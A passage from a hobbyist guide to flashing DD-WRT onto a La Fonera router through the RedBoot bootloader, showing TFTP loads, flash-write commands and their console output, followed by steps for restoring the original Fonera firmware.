... Program from 0x80ff0000-0x81000000 at 0xa83e0000: .

load -r -v -b 0x80041000 root.fs
Using default protocol (TFTP)
Raw file loaded 0x80041000-0x802e3fff, assumed entry at 0x80041000
RedBoot> fis create -b 0x80041000 -f 0xA8030000 -l 0x002C0000 -e 0x00000000 rootfs
... Erase from 0xa8030000-0xa82f0000: ..........................................
... Program from 0x80041000-0x80301000 at 0xa8030000: ..........................................
... Erase from 0xa83e0000-0xa83f0000: .
... Program from 0x80ff0000-0x81000000 at 0xa83e0000: .

RedBoot> load -r -v -b 0x80041000 vmlinux.bin.l7
Using default protocol (TFTP)
Raw file loaded 0x80041000-0x80120fff, assumed entry at 0x80041000

RedBoot> fis create -r 0x80041000 -e 0x80041000 -l 0x000E0000 vmlinux.bin.l7
... Erase from 0xa82f0000-0xa83d0000: ..............
... Program from 0x80041000-0x80121000 at 0xa82f0000: ..............
... Erase from 0xa83e0000-0xa83f0000: .
... Program from 0x80ff0000-0x81000000 at 0xa83e0000: .

RedBoot> fis create -f 0xA83D0000 -l 0x00010000 -n nvram
... Erase from 0xa83e0000-0xa83f0000: .
... Program from 0x80ff0000-0x81000000 at 0xa83e0000: .
```

You are all done. DD-WRT should be loaded when you reboot. Connect to DD-WRT at 192.168.1.1

Should you need to reflash to the original la Fonera firmware you can use these steps.

1. Download the firmware:
    - Download and unzip a pre-converted Zip file:
      7.1.1 version (Enable-SSH hole is OPEN in this version):
      (*http://rapidshare.com/files/18083671/fonera_0.7.1.1_unpacked.zip.html*)
      7.1.2 versions (Enable-SSH hole has been patched in this version):
2. You need 2 files from the steps above, kernel.lzma and rootfs.squashfs. Put these in your tftp-server root directory. If you don't have a tftp server, go back the beginning of this document and set one up.
3. Connect to the Redboot prompt and type in the following commands:

```
ip_address -l 192.168.1.254/24 -h 192.168.1.*
fis init
load -r -v -b 0x80040450 rootfs.squashfs
fis create -b 0x80040450 -f 0xA8030000 -l 0x00700000 -e 0x00000000 rootfs
load -r -b %{FREEMEMLO} kernel.lzma
fis create -r 0x80041000 -e 0x80041000 vmlinux.bin.l7
fis load -l vmlinux.bin.l7
exec
```